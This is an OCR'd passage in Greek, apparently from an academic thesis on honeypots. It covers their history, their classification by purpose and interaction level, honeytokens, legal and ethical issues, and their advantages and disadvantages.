
Πέρα όμως από το θεωρητικό υπόβαθρο το 1997 ήρθε και η πρώτη σχετική υλοποίηση με το Deception toolkit (DTK) του Fred Cohen. Αυτό θεωρείται σήμερα και το πρώτο honeypot. Στην πράξη είναι μία συλλογή από Perl scripts σχεδιασμένα για Unix συστήματα που προσομοιώνουν μία πληθώρα γνωστών αδυναμιών. Η ιδέα του deception toolkit είναι η παραπλάνηση του επιτιθέμενου. Συγκεκριμένα με το toolkit μπορεί να στηθεί ένα σύστημα το οποίο φέρεται να έχει πολλές γνωστές αδυναμίες. Αυτό επιτυγχάνεται με την αποστολή εξόδου προς τον επιτιθέμενο που μοιάζει αληθινή. Έτσι πχ όταν ο κακόβουλος χρήστης έστελνε το γνωστό sendmail exploit, το DTK του απαντούσε αντίστοιχα κάνοντας τον να νομίζει πως η επίθεση ήταν πράγματι επιτυχής. Με αυτό τον τρόπο ο επιτιθέμενος από τη μία, έχανε πολύτιμο χρόνο ενώ συνάμα οι διαχειριστές ήταν σε θέση να καταγράψουν την επίθεση, και να απαντήσουν προτού το σύστημα τους δεχτεί κάποια επίθεση που πραγματικά θα λειτουργήσει.

Το 1998-1999 ήρθε και η πρώτη εμπορική λύση στο χώρο των honeypots με το Cybercop sting το οποίο μπορούσε να προσομοιώνει ποικίλες διαφορετικές δικτυακές συσκευές. Την ίδια περίοδο δημιουργήθηκε και το NetFacade το οποίο προσομοίωνε και αυτό δικτυακές συσκευές αλλά σε πολύ μεγαλύτερη κλίμακα (μπορούσε να δημιουργήσει ένα ολόκληρο class-C δίκτυο, 256 συστημάτων). Αν και δε σημείωσε μεγάλη επιτυχία, άφησε πίσω του ένα debugging δικτυακό εργαλείο (του Marty Roesch) το οποίο ουσιαστικά αποτέλεσε και τη βάση για την μετέπειτα δημιουργία του Snort IDS.

Το BackOfficer Friendly ήταν το πρώτο Windows honeypot το οποίο αν και δεν ήταν πολύ λειτουργικό διανεμόταν δωρεάν, δημοσιοποιώντας σε μεγάλο βαθμό την άγνωστη μέχρι τότε τεχνολογία των honeypots.

Το 1999 ο Lance Spitzner και άλλοι ιδρύσαν το Honeynet Project μία μη κερδοσκοπική ομάδα με σκοπό την ανάλυση επιθέσεων και την δημοσιοποίηση των αποτελεσμάτων τους. Η ομάδα αυτή το 2002 με την προσθήκη μελών από όλο τον κόσμο δημιούργησε τελικά την Honeynet Research Alliance.

Η συνέχεια ήταν αρκετά δυναμική με πολλά διαφορετικά εργαλεία να κάνουν την εμφάνισή τους, όπως πχ το 2003 με το Sebek, το Snort-Inline κ.α. καθώς και την γενικότερη αναβάθμιση των honeypots από σχετικά πολύ απλά εργαλεία σε αρκετά προηγμένα συστήματα [10] [11] [12].



Σχήμα: 1.4 Η πορεία των honeypots μέχρι το 2004

1.4 Honeypots – κατηγοριοποίηση

Τα honeypots μπορούν να κατηγοριοποιηθούν με δύο διαφορετικούς τρόπους. Είτε με το σκοπό που εξυπηρετούν (honeypots έρευνας και honeypots παραγωγής) είτε με το βαθμό αλληλεπίδρασης που «προσφέρουν» στους κακόβουλους χρήστες. Παράλληλα μία διαφορετική και (σχετικά) αυτόνομη περίπτωση είναι αυτή των honeytokens.

1.4.1 Κατηγοριοποίηση με βάση τον σκοπό

Honeypots έρευνας (research honeypots)

Ένα honeypot έρευνας έχει ως σκοπό τη συλλογή πληροφοριών σε σχέση με τη κοινότητα των crackers (κατά βάση με την blackhat κοινότητα[*]) χωρίς να παρέχει κάποιο άμεσο κέρδος (με την οικονομική έννοια) σε κάποιον οργανισμό. Τα honeypots αυτά χρησιμοποιούνται για να γίνουν εμφανείς οι απειλές που τυχόν υπάρχουν, και να λαμβάνονται τα αντίστοιχα αντίμετρα.

Βασική λειτουργία είναι η εις βάθος μελέτη των κινήσεων ενός επιτιθέμενου σε όλη τη διαδικασία της επίθεσης. Από την αρχή της, όπου μπορεί να λαμβάνουν χώρα διερευνητικές κινήσεις (fingerprinting), μέχρι την κρίσιμη στιγμή της επιτυχούς κατάληψης ενός συστήματος (compromise), και φυσικά οτιδήποτε κάνει ο cracker στη συνέχεια (πχ σύνδεση του συστήματος σε ένα botnet κ.α).

Στη πράξη τα honeypots έρευνας δεν βελτιώνουν την ασφάλεια ενός οργανισμού, παρόλο που σε βάθος χρόνου και με βάση τα όσα έχουν γίνει γνωστά μπορούν τελικά να επιφέρουν πολλές βελτιώσεις στην ασφάλεια. Στην πλειοψηφία τους οι οργανισμοί που τα χρησιμοποιούν είναι πανεπιστήμια, ερευνητικά κέντρα, ο στρατός, και μεγάλες εταιρίες που ενδιαφέρονται (άμεσα ή έμμεσα) σε σχέση με την ασφάλεια.

Τα συστήματα αυτά παρέχουν τεράστια ποσότητα δεδομένων, και η πληροφορία που αντλείται είναι άκρως σημαντική σε σχέση με την κατανόηση των επιθέσεων. Ακόμη είναι δυνατή μέχρι και η ανακάλυψη νέου είδους απειλών (πχ ένα 0day exploit, ή ένα νέο worm).

Honeypots παραγωγής (production honeypots)

Τα honeypots παραγωγής χρησιμοποιούνται στο εσωτερικό ενός οργανισμού με βασικό σκοπό την προστασία του και την άμβλυνση του ρίσκου. Συνήθως διαθέτουν χαμηλότερη λειτουργικότητα από αυτά της έρευνας, και είναι πιο εύκολο να εγκατασταθούν στο δίκτυο. Ακόμη κατά βάση παρέχουν λιγότερες πληροφορίες από ότι τα honeypots έρευνας και προσπαθούν να δελεάσουν επιτιθέμενους έτσι ώστε να γίνουν εμφανείς τυχών αδυναμίες του συστήματος ή του δικτύου.

Τα honeypots παραγωγής τις περισσότερες φορές δρουν συμπληρωματικά με άλλα συστήματα ανίχνευσης επιθέσεων, επεκτείνοντας τις δυνατότητες τους. Επίσης, μπορούν να λειτουργήσουν και ως μέσα αξιολόγησης για ήδη υπάρχοντα μέτρα ασφαλείας (πχ ένα firewall), αξιολογώντας την αποτελεσματικότητα τους. Επιπλέον μπορούν να φανούν αρκετά αποτελεσματικά στην καταγραφή επιθέσεων που δεν μπόρεσαν να εντοπίσουν τα IDS, όπως για παράδειγμα αγνώστου τύπου επιθέσεις ή επιθέσεις που πραγματοποιούνται από υπαλλήλους του εκάστοτε οργανισμού ή εταιρίας (insiders), οι οποίοι και αποτελούν χρήστες του δικτύου με αυξημένα δικαιώματα. Όπως γίνεται κατανοητό η τοποθέτηση μόνο honeypots ως μέσω προστασίας δεν νοείται αφού αυτά κάνουν ελάχιστα (έως και τίποτα) σε σχέση με την πρόληψη επιθέσεων.

Παρ’ όλα αυτά τα honeypots παραγωγής διαθέτουν ένα σημαντικό πλεονέκτημα σε σχέση με τα IDS και αυτό είναι τα μηδενικά ποσοστά από false positives και false negatives. Έτσι, υπάρχουν πολλές περιπτώσεις όπου το σύστημα ανίχνευσης εισβολών δεν θα παράγει κάποια ειδοποίηση, πχ γιατί είναι μία νέου τύπου επίθεση, ενώ το honeypot θα αντιληφθεί την επίθεση. Παρόμοια, πολλές φορές παρατηρούνται προβλήματα σε IDS όταν υπάρχει υψηλή κίνηση πακέτων (αφού αρχίζουν να χάνουν πακέτα) σε ένα μεγάλο δίκτυο. Και σε αυτή την περίπτωση τα honeypots λύνουν το πρόβλημα μιας και δεν αποτελούν μέρος της παραγωγής, και άρα η κίνηση που δέχονται είναι σαφώς πιο περιορισμένη.

Μία επίσης σημαντική παράμετρος είναι το γεγονός ότι όταν μία επίθεση γίνει αντιληπτή, υπάρχει η δυνατότητα να απομακρυνθεί το honeypot από το δίκτυο ώστε να λάβει χώρα μία εκτενής ανάλυση για το τι έχει συμβεί (forensic analysis). Αυτό φυσικά δε μπορεί να συμβεί με οποιοδήποτε σύστημα που είναι μέρος της παραγωγής.


Σε αυτό ωστόσο το σημείο, πρέπει να σημειωθεί πως αν και η παραπάνω κατηγοριοποίηση γίνεται από πολλούς ερευνητές, η διάκριση δεν είναι απαραίτητα απόλυτη. Υπάρχουν δηλαδή περιπτώσεις όπου οι ίδιες τεχνολογίες honeypot μπορούν να χρησιμοποιηθούν και στις δύο κατηγορίες (παραγωγής και έρευνας).

1.4.2 Κατηγοριοποίηση με βάση το επίπεδο αλληλεπίδρασης

Ένας πιο σαφής διαχωρισμός των honeypots είναι το επίπεδο αλληλεπίδρασης που προσφέρει στον κακόβουλο χρήστη. Έτσι, μπορούμε να κάνουμε λόγο για τα εξής:

- Honeypots χαμηλής αλληλεπίδρασης (low-interaction honeypots)
- Honeypots μέσης αλληλεπίδρασης (medium-interaction honeypots)
- Honeypots υψηλής αλληλεπίδρασης (high-interaction honeypots)

Ακολουθεί ένα ενδεικτικό σχήμα που περιγράφει τα όσα θα αναλύσουμε στη συνέχεια, προς βοήθεια του αναγνώστη.



Σχήμα: 1.5 Επίπεδα αλληλεπίδρασης και honeypots

Honeypots χαμηλής αλληλεπίδρασης (low-interaction honeypots)

Τα low-interaction honeypots λειτουργούν με την προσομοίωση μόνο υπηρεσιών οι οποίες τελικά δεν είναι δυνατόν να αξιοποιηθούν πλήρως από έναν επιτιθέμενο, ώστε να αποκτήσει τελικά και πλήρη έλεγχο του συστήματος (honeypot) [15]. Συνήθως εξομοιώνεται η TCP/IP στοίβα δικτύου ενός συστήματος και πιθανόν κάποιες ακόμη υπηρεσίες.

Σε ένα τέτοιο ακόμη περιβάλλον όπως γίνεται κατανοητό ο επιτιθέμενος δεν γίνεται να αλληλεπιδράσει με το ίδιο το λειτουργικό σύστημα (που φιλοξενεί το honeypot). Έτσι υπάρχει μικρό ρίσκο από άποψη ασφάλειας, ωστόσο από την άλλη περιορίζεται σε μεγάλο βαθμό και η χρησιμότητά τους. Ένας έμπειρος επιτιθέμενος θα είναι σε θέση αρκετά σύντομα να καταλάβει ότι δεν έχει να αντιμετωπίσει ένα πραγματικό σύστημα, και να διακόψει οποιαδήποτε περαιτέρω ενέργεια. Επίσης, ο μικρός όγκος δεδομένων τον οποίο παράγουν τα χαμηλής αλληλεπίδρασης honeypots σημαίνει και την καταγραφή λιγότερων πληροφοριών σχετικά με τις διενεργημένες επιθέσεις και συνεπώς έχουν μικρότερη εκπαιδευτική αξία.

Τα χαμηλής αλληλεπίδρασης honeypots από την άλλη είναι αρκετά εύκολα στην εγκατάσταση και τη συντήρηση, ενώ στην πλειοψηφία τους απαιτούν πολύ λίγους πόρους για να λειτουργήσουν. Ταυτόχρονα παράγουν σχετικά μικρή κίνηση (όγκο δεδομένων) προς ανάλυση. Ένα από τα πιο διαδεδομένα low interaction honeypots είναι το honeyd, το οποίο και θα περιγραφεί παρακάτω [13].

Honeypots μέσης αλληλεπίδρασης (medium-interaction honeypots)

Τα medium-interaction honeypots είναι ένας σχετικά νέος όρος, ο οποίος ουσιαστικά περιγράφει honeypots που είναι ελαφρώς πιο εξελιγμένα από τα τυπικά low interaction, αλλά λιγότερο από τα υψηλής αλληλεπίδρασης [16].

Όπως και πριν, έτσι και εδώ δεν υπάρχει προσομοίωση ενός ολόκληρου λειτουργικού συστήματος. Ωστόσο οι υπηρεσίες που υπάρχουν είναι πιο ολοκληρωμένες τεχνικά. Τα μέσης αλληλεπίδρασης honeypots διατηρούν το πλεονέκτημα της ασφάλειας (αφού δεν δίνεται η δυνατότητα στον επιτιθέμενο να επικοινωνήσει με το πραγματικό λειτουργικό σύστημα) και διαθέτουν περισσότερες λειτουργίες. Ακόμη σημαντική παράμετρος είναι το γεγονός ότι ξεφεύγουν από την απλή προσομοίωση του επιπέδου δικτύου και τείνουν περισσότερο στη προσομοίωση επιπέδου εφαρμογής. Η κύρια τους λειτουργία είναι να απαντούν αποτελεσματικά σε γνωστές επιθέσεις και exploits ώστε να εξαπατήσουν τον


επιτιθέμενο (που εδώ μπορεί πχ να είναι ένα worm που εξαπλώνεται αυτόνομα) ο οποίος στη βέλτιστη περίπτωση θα αποστείλει το payload*, το οποίο και θα αποθηκευτεί. Για να γίνει αυτό σωστά συνήθως προσομοιώνονται και κάποια κλασικά windows εργαλεία αποθήκευσης αρχείων. Τελικά το malware μπορεί να αποθηκευτεί τοπικά ή να σταλεί κάπου προς περαιτέρω ανάλυση. Κλασικά τέτοια παραδείγματα είναι τα nepenthes, dionaea, mwcollectd, Multipot κ.α.

Honeypots υψηλής αλληλεπίδρασης (high-interaction honeypots)

Τα Honeypots υψηλής αλληλεπίδρασης όπως αναφέρει και το όνομά τους προσφέρουν το μέγιστο βαθμό αλληλεπίδραση προς τον επιτιθέμενο. Πλέον δεν μιλάμε για προγράμματα που προσομοιώνουν υπηρεσίες αλλά για πραγματικά συστήματα. Μάλιστα σε πολλές περιπτώσεις το honeypot μπορεί να αποτελεί ακριβές αντίγραφο κάποιου άλλου πραγματικού συστήματος, του οποίου την ασφάλεια θέλουμε να εξετάσουμε.

Τα Honeypots υψηλής αλληλεπίδρασης είναι όπως γίνεται εύκολα κατανοητό αρκετά πολύπλοκα και χρονοβόρα στην υλοποίηση, ενώ το ρίσκο αυξάνεται δραματικά σε περίπτωση επιτυχούς παρείσφρησης κάποιου κακόβουλου χρήστη. Για τον λόγο αυτό τα high interaction honeypots απαιτούν μία συνεχή επόπτευση. Αν κάποιος επιτιθέμενος τα παραβιάσει, ενδέχεται (ή καλύτερα είναι σχεδόν σίγουρο) να τα χρησιμοποιήσει ως πλατφόρμες επίθεσης σε άλλα συστήματα. Αυτό σημαίνει πως προκύπτουν πιθανόν και διάφορα νομικά ζητήματα, σε περίπτωση δηλαδή που το σύστημα χρησιμοποιηθεί για παράνομες πράξεις. Επίσης, τέτοια συστήματα συνήθως απαιτούν και περισσότερο χρόνο για να εντοπιστούν από κάποιον κακόβουλο χρήστη, ενώ τα παραγόμενα logs (τα οποία είναι μεγάλα σε όγκο δεδομένα) χρειάζονται αρκετή και χρονοβόρα ανάλυση [13].

Μία κλασική λύση στην υλοποίηση υψηλής αλληλεπίδρασης honeypots είναι αυτή των virtual machines (πχ virtual box, vmware κ.α), όπως φαίνεται και στην παρακάτω εικόνα.



Σχήμα: 1.6 Παράδειγμα υψηλής αλληλεπίδρασης honeypot μέσω VM

Στον παρακάτω πίνακα συνοψίζουμε μερικές πληροφορίες σε σχέση με τα επίπεδα αλληλεπίδρασης.

Επίπεδο αλληλεπίδρασης	Συλλογή Πληροφορίας	Επίπεδο δυσκολίας (εγκατάστασης και συντήρησης)	Επιθυμία κατάληψης συστήματος	Επίπεδο Ανάπτυξης γνώσης	Επίπεδο ρίσκου
ΧΑΜΗΛΟ	Προσπάθειες σύνδεσης	Εύκολο	-	Χαμηλό	Χαμηλό
ΜΕΣΟ	Requests - Responses	Εύκολο	-	Χαμηλό	Μέσο
ΥΨΗΛΟ	Όλοι οι δυνατοί τρόποι	Δύσκολο	Ναι	Υψηλό	Υψηλό

Πίνακας: 1.1 Επίπεδα αλληλεπίδρασης

1.4.3 Honeytokens

Ένας νέος όρος εμφανίστηκε το 2003 στο χώρο των honeypots (έκανε την εμφάνισή του στις email λίστες του honeynet), και αυτός είναι τα honeytokens [17]. Μία παρανόηση που παρατηρείται όταν αναφερόμαστε σε honeypots είναι πως, σύμφωνα με τον ορισμό που δώσαμε πιο πάνω, δημιουργείται η αίσθηση ότι μιλάμε αποκλειστικά για υπολογιστικούς πόρους με τους οποίους θα αλληλεπιδράσει ο επιτιθέμενος. Στην πραγματικότητα τα honeypots είναι κάτι γενικότερο. Ως honeytoken λοιπόν ορίζουμε ένα honeypot το οποίο δεν είναι ένας υπολογιστικός πόρος, αλλά οποιουδήποτε είδους ψηφιακή οντότητα.

Ωστόσο αν και ως όρος αναφέρθηκε για πρώτη φορά το 2003, στην πραγματικότητα δεν πρόκειται για κάτι καινούργιο, αλλά για μία παλιά μέθοδο. Οι εκδότες βιβλίων με μαθηματικούς πίνακες (πχ. πίνακες λογαρίθμου και αστρονομικοί ημεροδείκτες) για αιώνες τώρα εισήγαγαν μικρά λάθη στους πίνακες τους ώστε να προσδιορίζονται εύκολα τα αντίγραφα. Ένα ενδιαφέρον ακόμη παράδειγμα, που θυμίζει honeytoken, είναι αυτό της Google, και της γνωστής της εφαρμογής της Google Earth, όπου υφίσταται μία ολόκληρη πόλη (με το όνομα Argleton), η οποία στην πραγματικότητα δεν υπάρχει (copyright trap) [19].

Σχήμα: 1.7 Παράδειγμα honeytoken

Οτιδήποτε μπορεί στην πράξη να λειτουργήσει ως honeytoken, με την λογική ότι κανείς δεν πρέπει αλληλεπιδράσει με αυτό, και επομένως η οποιαδήποτε κίνηση θεωρείται κακόβουλη.

Για παράδειγμα μπορούμε να εισάγουμε ψευδείς αριθμούς πιστωτικών καρτών σε ένα αρχείο, ή σε μία βάση δεδομένων και να ρυθμίσουμε το IDS μας να παρακολουθεί αν τα αρχεία αυτά προσπελαστούν.

Όπως και τα παραδοσιακά honeypots βέβαια τα honeytokens δεν λύνουν κάποιο πρόβλημα ασφάλειας. Ωστόσο μπορούν να γίνουν ένας έξυπνος τρόπος ελέγχου της ακεραιότητας, να μας προστατέψουν από κακόβουλους insiders, ή να βοηθήσουν στην έγκαιρη ανίχνευση μη εξουσιοδοτημένης πρόσβασης. Για παράδειγμα η δημιουργία ενός honeytoken λογαριασμού για πρόσβαση (login) μπορεί να βοηθήσει στην παρακολούθηση κακόβουλων ενεργειών. Αναλυτικότερα ας αναλογιστούμε τη δημιουργία ενός honeytoken λογαριασμού (με στοιχεία πρόσβασης: username: guest, password: guest) όπου με το που συνδέεται κάποιος, άμεσα θα θεωρείται κακόβουλος χρήστης και θα ενεργοποιούνται όλα τα συστήματα καταγραφής (πχ ενός IDS, ή ένα ξεχωριστό keylogger* κ.α).

1.5 Νομικά και άλλα ζητήματα

Παρόλο που η βιβλιογραφία είναι αρκετά ελλιπής στο συγκεκριμένο ζήτημα, τα honeypots ενδέχεται να δημιουργήσουν και κάποια νομικά ζητήματα. Ειδικότερα, και κυρίως σε ότι αφορά το νομικό καθεστώς των ΗΠΑ γεννιούνται ερωτήματα σχετικά με [20] [21]:

- Την έννοια της **παγίδευσης** (entrapment)
- Την **ιδιωτικότητα** (privacy)
- Την **υπαιτιότητα** (νομική ευθύνη – Liability)

1.5.1 Παγίδευση (entrapment)

Ως παγίδευση μπορούμε να ορίσουμε τη πράξη ενός υπαλλήλου του νόμου να προτρέψει ένα πρόσωπο να σημειώσει μία άνομη πράξη, την οποία το πρόσωπο δεν θα είχε ή θα ήταν απίθανο να έχει διαπράξει υπό κανονικές συνθήκες. Ωστόσο δεν υπάρχει ευθύνη που να αφορά πρόσωπα που δεν ανήκουν σε σώματα ή οργανισμούς ασφαλείας. Επίσης, αναφερόμενος στο κατά πόσο η έννοια της παγίδευσης μπορεί να επηρεάσει τους διαχειριστές honeypots ο Richard P. Salgado (ανώτερος σύμβουλος στο τμήμα δίωξης ηλεκτρονικού εγκλήματος και πνευματικών δικαιωμάτων του υπουργείου δικαιοσύνης των ΗΠΑ) έγραψε πως η ιδέα αυτή είναι υπερβολική [5].

1.5.2 Ιδιωτικότητα (privacy)

Παρόλο που ο ιδιοκτήτης και διαχειριστής ενός δικτύου έχει και την αρμοδιότητα να το διατηρεί ασφαλές, υπάρχει περίπτωση να υπάρχουν περιορισμοί στο επίπεδο που μπορεί κανείς να καταγράφει και να αναλύει δεδομένα των χρηστών. Οι περιορισμοί αυτοί μπορεί να είναι καθαρά προϊόν κάποιου νόμου, να ανήκουν σε κάποια επιμέρους συμφωνία μεταξύ οργανισμών ή να βρίσκεται στους όρους χρήσης μιας υπηρεσίας.

1.5.3 Υπαιτιότητα (Liability)

Μόλις κάποιος cracker καταφέρει να αποκτήσει πρόσβαση σε ένα honeypot, υπάρχει μεγάλη πιθανότητα να ξεκινήσει να χρησιμοποιεί το παρόν δίκτυο ως πλατφόρμα επίθεσης σε άλλα. Στη χειρότερη μάλιστα περίπτωση θα μπορούσε να τοποθετήσει το σύστημα σε κάποιο υπάρχον botnet και να διεξάγει οποιαδήποτε είδους επίθεση (από μία απλή επίθεση DDOS μέχρι και πράξεις κυβερνητικού πολέμου – cyberwar σε κάποια χώρα στόχο). Επίσης, μπορεί να χρησιμοποιήσει τους πόρους του δικτύου για τον διαμοιρασμό παράνομων αρχείων (από απλή παραβίαση πνευματικών δικαιωμάτων μέχρι και την διακίνηση παιδικής πορνογραφίας). Επομένως γίνεται κατανοητό πως η εγκατάσταση ενός honeypot είναι το πρώτο μόνο βήμα, με αυτό της προσεκτικής ανάλυσης του τι λαμβάνει χώρα να είναι το επόμενο και πιο σημαντικό.

1.5.4 Άλλα ζητήματα

Εκτός από τι ορίζει ξεκάθαρα ο νόμος, η τεχνολογία των honeypots και το πώς θα χρησιμοποιηθεί γεννά και μία σειρά ερωτημάτων στο πεδίο της ηθικής. Αναλυτικότερα το γεγονός ότι ένα honeypot δεν χρησιμοποιείται απαραίτητα μόνο για έρευνα είναι ένα ζήτημα με πιθανές προβληματικές.

Για παράδειγμα η χρήση τους (σε συνδυασμό με άλλα εργαλεία) από στρατιωτικούς οργανισμούς, ή από μεγάλες εταιρίες που παρακολουθούν τους υπαλλήλους τους είναι κάτι θεμιτό; Επίσης, κατά πόσο είναι ηθικό να παρουσιάζεις σε κάποιον ένα σύστημα, το οποίο στη πραγματικότητα δεν υφίσταται, και μάλιστα που φαινομενικά δεν έχει καμία ασφάλεια; Ακόμη ένα σύστημα που εν δυνάμει μπορεί να χρησιμοποιηθεί τελικά από έναν κακόβουλο χρήστη για να επιτεθεί σε άλλα πρέπει τελικά να υπάρχει;

1.6 Πλεονεκτήματα και Μειονεκτήματα χρήσης honeypots

Στη συνέχεια θα προσπαθήσουμε να παραθέσουμε τα βασικά πλεονεκτήματα και μειονεκτήματα της τεχνολογίας των honeypots [22].

1.6.1 Πλεονεκτήματα

- Χαμηλή ανάγκη πόρων: όπως αναφέραμε και παραπάνω η πλειοψηφία των honeypots (ιδίως τα low/medium interaction) έχουν πολύ χαμηλές απαιτήσεις πόρων. Για παράδειγμα το honeyd μπορεί να δημιουργήσει τεράστια εικονικά δίκτυα (με χιλιάδες διαφορετικές διευθύνσεις IP).

- Απλότητα: Τα περισσότερα εργαλεία είναι απλά και δυναμικά, χωρίς να χρησιμοποιούν τους πολύπλοκους και υψηλούς σε κατανάλωση πόρων αλγορίθμους άλλων τεχνολογιών (πχ IDS).

- Ανακάλυψη νέων απειλών (και μείωση των false negatives): Τα honeypots μπορούν να ανιχνεύσουν νέα είδη επιθέσεων και απειλών. Η οποιαδήποτε δραστηριότητα στο honeypot θεωρείται ανωμαλία, και καταγράφεται.

- False positives: Ένα κλασικό πρόβλημα σε παρόμοιες τεχνολογίες (πχ IDS) είναι αυτό των αυξημένων false positives. Αντίθετα, μιας και η οποιαδήποτε δραστηριότητα ή επικοινωνία με το honeypot θεωρείται μη θεμιτή, ο αριθμός των false positives μειώνεται δραματικά.

- Μικρή ποσότητα όγκου δεδομένων: Τα honeypots μελετούν μόνο τη κίνηση που γίνεται προς αυτά, δίχως να λαμβάνουν υπόψη τους πιθανές αυξομειώσεις της δικτυακής κίνησης, ή αν ένα πακέτο είναι legitimate κτλ. Με αυτόν τον τρόπο δεν συλλέγονται τεράστιες ποσότητες δεδομένων, ούτε δημιουργούνται εκατοντάδες alerts, βοηθώντας έτσι κατά πολύ το έργο του διαχειριστή.

- Κρυπτογράφηση: Ακόμη και αν μία επίθεση είναι κρυπτογραφημένη, το honeypot θα την καταγράψει.

- IPv6: Στις περισσότερες περιπτώσεις δεν έχει ιδιαίτερη σημασία ποιο IP πρωτόκολλο χρησιμοποιεί ένας κακόβουλος χρήστης. Για παράδειγμα σε μία περίπτωση ένα Solaris honeypot εντόπισε μία επίθεση κατά την οποία οι επιτιθέμενοι προσπάθησαν να κρύψουν την επικοινωνία τους χρησιμοποιώντας IPv6 tunneling μέσα στο IPv4.

- Εσωτερικές απειλές (insiders): Honeypots και honeytokens αποτελούν μία πολύ καλή λύση σε περιπτώσεις οργανισμών που θεωρούν πως έχουν αυξημένη πιθανότητα τέτοιου είδους απειλών.

1.6.2 Μειονεκτήματα

- Ρίσκο: Το βασικότερο μειονέκτημα ίσως των honeypots. Παρόλο που σε πολλές περιπτώσεις το να καταληφθεί ένα μηχάνημα είναι το ζητούμενο, η πιθανότητα να χρησιμοποιηθεί το σύστημα ως πλατφόρμα επίθεσης προς άλλα δίκτυα παραμένει.

- Μικρή ποσότητα όγκου δεδομένων: Παρόλο που κατά βάση το γεγονός ότι τα honeypots καταγράφουν μικρή ποσότητα δικτυακών δεδομένων είναι θετικό, σε περιπτώσεις που πιθανόν χρειαζόμαστε μια πιο αναλυτική εικόνα του τι έχει συμβεί κάτι τέτοιο δεν είναι εφικτό. Για το λόγο αυτό συνίσταται η χρήση και άλλων προγραμμάτων καταγραφής της κίνησης (πχ tcpdump, wireshark κ.α).

